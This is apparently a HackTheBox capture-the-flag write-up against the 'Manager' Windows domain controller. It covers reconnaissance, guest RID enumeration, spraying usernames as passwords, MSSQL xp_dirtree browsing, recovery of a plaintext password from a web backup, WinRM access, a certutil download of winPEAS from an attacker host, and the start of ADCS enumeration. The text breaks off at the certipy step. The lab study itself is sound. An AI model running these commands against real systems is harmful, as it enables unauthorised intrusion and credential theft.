Manager
| Field | Value |
|---|---|
| Platform | HackTheBox |
| OS | Windows (Domain Controller) |
| Difficulty | Medium |
| Initial Vector | Guest SMB RID enum → username-as-password spray → MSSQL xp_dirtree → IIS backup zip → raven creds |
| Privesc | ADCS ESC7 → ManageCA → SubCA cert request → Administrator NT hash → Pass-the-Hash |
Phase 1 — Reconnaissance
I started with a fast SYN sweep across all TCP ports, then ran a focused version and script scan against the discovered ports.
nmap -sS -n -Pn -p- --min-rate 5000 10.129.26.87 -oG ports
nmap -sV -sC -p53,80,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389,49667,49690,49691,49693,49726,49771 --min-rate 5000 10.129.26.87 -n -Pn -oN scan
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Manager
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-29 09:15:46Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb, ...)
| ssl-cert: Subject Alternative Name: DNS:dc01.manager.htb
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb, ...)
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: manager.htb
|   DNS_Computer_Name: dc01.manager.htb
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb, ...)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb, ...)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
smb2-security-mode: Message signing enabled and required
clock-skew: mean: 6h59m49s, deviation: 0s, median: 6h59m49s
| Port | Service | Version | Notes |
|---|---|---|---|
| 53 | DNS | Simple DNS Plus | Domain: manager.htb |
| 80 | HTTP | Microsoft IIS 10.0 | Website titled "Manager"; TRACE enabled |
| 88 | Kerberos | — | DC confirmed; hostname DC01 |
| 139/445 | SMB | — | Signing required; Guest read on IPC$ |
| 389/636/3268/3269 | LDAP/LDAPS | — | SAN confirms dc01.manager.htb |
| 1433 | MSSQL | SQL Server 2019 RTM | Running on the DC — high value target |
| 5985 | WinRM | HTTPAPI 2.0 | Shell entry point once creds obtained |
| 9389 | mc-nmf | .NET Message Framing | AD Web Services |
Clock skew was exactly +7 hours — sync is mandatory before any Kerberos operations.
echo "10.129.26.87 manager.htb dc01.manager.htb" >> /etc/hosts
timedatectl set-ntp false && ntpdate -s 10.129.26.87
Phase 2 — Service Enumeration
SMB (445)
Null session denied. Guest session can read IPC$:
nxc smb 10.129.26.87 -u '' -p '' --shares
# [-] Error enumerating shares: STATUS_ACCESS_DENIED

nxc smb 10.129.26.87 -u 'guest' -p '' --shares
smbmap -H 10.129.26.87 -u guest -d manager.htb -r IPC$ --depth 10

Nothing useful on IPC$. Let's see if we can enumerate users. Guest can enumerate users via RID brute-force — this technique cycles through Security Identifier RID values over SMB to resolve account names, and works even on null/guest sessions on many configurations.
nxc smb 10.129.26.87 -u 'guest' -p '' --users --rid-brute

Guest could enumerate users via RID brute-force. Let's create the wordlist:
nxc smb 10.129.26.87 -u 'guest' -p '' --users --rid-brute | grep SidTypeUser | awk -F'\\' '{print $2}' | awk '{print $1}' > users.txt

RPC null and guest sessions were both denied for enumdomusers. Let's password spray the userlist against itself — username as password:
nxc smb 10.129.26.87 -u users.txt -p users.txt --no-bruteforce --continue-on-success
# [+] manager.htb\operator:operator

Credentials confirmed: operator : operator. Let's enumerate shares:
nxc smb 10.129.26.87 -u "operator" -p "operator" --shares

operator can read NETLOGON and SYSVOL. Nothing useful was found in either share.
smbmap -H 10.129.26.87 -u operator -p operator -d manager.htb -r NETLOGON --depth 10
smbmap -H 10.129.26.87 -u operator -p operator -d manager.htb -r SYSVOL --depth 10
MSSQL (1433)
If we remember the Nmap scan, MSSQL is running on port 1433. Let's try to connect with the operator credentials and see what we can find:

mssqlclient.py manager.htb/[email protected] -windows-auth
Let's enumerate databases and privileges:
enum_db
SELECT name, type_desc, is_disabled FROM sys.server_principals ORDER BY type_desc;
SELECT IS_SRVROLEMEMBER('sysadmin');
SELECT SYSTEM_USER, USER_NAME();
USE <database_name>;
SELECT table_catalog, table_schema, table_name FROM information_schema.tables ORDER BY table_catalog;

Nothing useful appears to be in the databases. But we can use xp_dirtree — a stored procedure that traverses the filesystem and lists folders — to browse the IIS web root since port 80 is open:
xp_dirtree \inetpub\wwwroot

The Nmap scan showed port 80 running Microsoft IIS httpd 10.0 — this could be the folder for that service. There we find a website-backup-27-07-23-old.zip:

We access the URL http://10.129.26.87/website-backup-27-07-23-old.zip and download it. If we extract the zip we find a file .old-conf.xml:
cat .old-conf.xml


We find credentials: [email protected] : R4v3nBe5tD3veloP3r!123. Let's list shares with raven — she can read the same IPC$, NETLOGON, and SYSVOL:
WinRM (5985)
Let's check if raven is part of Remote Management Users:
nxc winrm 10.129.26.87 -u 'raven' -p 'R4v3nBe5tD3veloP3r!123'
# [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123 (Pwn3d!)

evil-winrm -i 10.129.26.87 -u 'raven' -p 'R4v3nBe5tD3veloP3r!123'

The user flag is located on C:\Users\Raven\Desktop.
whoami /all

Doesn't give us too much info. Let's upload winPEAS:
certutil -urlcache -f http://10.10.14.2:9091/winPEASx64.exe winPEASx64.exe
.\winPEASx64.exe

We found an interesting certificate running winPEAS. Let's try to enumerate more with certipy-ad.
ADCS — Active Directory Certificate Services
ADCS is a frequent escalation vector in modern AD environments. The flow is: enumerate CAs and templates → identify misconfigurations (ESCx) → request a certificate abusing the template → authenticate with that cert to obtain a TGT or NT hash.
Step 1 — Enumerate CAs, templates, and misconfigurations:
certipy-ad find -u '[email protected]' -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.26.87 -stdout -vulnerable
